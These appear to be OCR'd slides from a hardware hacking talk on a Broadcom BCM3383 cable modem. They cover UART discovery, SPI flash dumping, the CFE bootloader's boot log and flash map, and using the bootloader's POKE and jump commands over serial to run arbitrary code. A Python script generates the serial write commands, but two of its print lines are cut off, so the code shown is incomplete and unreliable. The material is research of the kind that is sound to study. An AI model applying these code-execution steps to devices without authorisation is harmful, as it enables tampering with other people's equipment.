
- Two UART ports on the board were identified
- Both can be used with the common 8/n/1 @ 115200bps setting.
- One starts spitting out data early on, the other a bit later..
- One looks like Linux boot output.. the other like eCos..

DUMPING SPI FLASH


- Standard 8 PIN SOIC SPI FLASH
- Read some JEDEC specs, wire it up, dump it..
- Simplified by using GoodFET (Thx Travis!)



SOIC CLIPS




ANALYSING THE BROADCOM CFE



```
BCM3383A2
Sync: 0
MemSize:            128 M
Chip ID:     BCM3383Z-B0

BootLoader Version: 2.4.0alpha18p1 Pre-release Gnu spiboot dual-flash reduced DDR drive linux
Build Date: Aug 14 2012
Build Time: 09:48:58
SPI flash ID 0xef4014, size 1MB, block size 64KB, write buffer 256, flags 0x0
NAND flash: Device size 64 MB, Block size 16 KB, Page size 512 B
Cust key size 128
parameter offset is 43872

Signature/PID: a825

Reading flash map at ff30, size 192
Successfully restored flash map from SPI flash!
```


ANALYSING THE BROADCOM CFE



```
000ff30: 804c 5647 0000 0040 626f 6f74 6c6f 6164  .LVG...@bootload
000ff40: 6572 0000 0001 0000 0000 0000 696d 6167  er..........imag
000ff50: 6531 0000 0000 0000 006c 0000 01ac 0000  e1.......l......
000ff60: 696d 6167 6532 0000 0000 0000 006c 0000  image2.......l..
000ff70: 0218 0000 6c69 6e75 7800 0000 0000 0000  ....linux.......
000ff80: 0048 0000 0284 0000 6c69 6e75 7861 7070  .H......linuxapp
000ff90: 7300 0000 019c 0000 0010 0000 7065 726d  s...........perm
000ffa0: 6e76 0000 0000 0000 0001 0000 0001 0000  nv..............
000ffb0: 6468 746d 6c00 0000 0000 0000 0024 0000  dhtml........$..
000ffc0: 03ec 0000 6479 6e6e 7600 0000 0000 0000  ....dynnv.......
000ffd0: 0002 0000 000e 0000 6c69 6e75 786b 6673  ........linuxkfs
000ffe0: 0000 0000 0120 0000 02cc 0000 0000 d9a4  ..... ..........
000fff0: ffff ffff ffff ffff ffff ffff ffff 0096  ................
```


BOOT LOADER CODE EXECUTION TRICKS

- Broadcom CFE shell is pretty nice
- They give you PEEK and POKE !
- Oh, and "jump to address" :-)
- Requesting a series of POKEs followed by a jump is a useful code execution primitive




```
Enter '1', '2', or 'p' within 2 seconds or take default...
. .
```

DIRTY HACKS AT ITS FINEST



```
#!/usr/bin/python

import os, sys, struct

data = open(sys.argv[1]).read()

if len(sys.argv) == 2:
    p = 0x80000000
else:
    p = int(sys.argv[2], 0)

print "#!/bin/bash"

for i in xrange(0, len(data), 4):
    print "echo -n 'w' > /dev/ttyUSB0"
    print "sleep 0.05"
    print "echo -en \"%08x\\r\\n\" > /dev/ttyUSB0" % (
    print "sleep 0.05"
    v = struct.unpack(">L", data[i:i+4])[0]

    print "echo -en \"%08x\\r\\n\" > /dev/ttyUSB0" % (
    print "sleep 0.05"

    p = p + 4
```



```
#!/bin/bash
echo -n 'w' > /dev/ttyUSB0
sleep 0.05
echo -en "83f8a4f8\r\n" > /dev/ttyUSB0
sleep 0.05
echo -en "3c040000\r\n" > /dev/ttyUSB0
sleep 0.05
echo -n 'w' > /dev/ttyUSB0
sleep 0.05
echo -en "83f8a4fc\r\n" > /dev/ttyUSB0
sleep 0.05
echo -en "34840002\r\n" > /dev/ttyUSB0
sleep 0.05
echo -n 'w' > /dev/ttyUSB0
sleep 0.05
echo -en "83f8a500\r\n" > /dev/ttyUSB0
sleep 0.05
echo -en "12840006\r\n" > /dev/ttyUSB0
sleep 0.05
echo -n 'w' > /dev/ttyUSB0
sleep 0.05
echo -en "83f8a504\r\n" > /dev/ttyUSB0
```

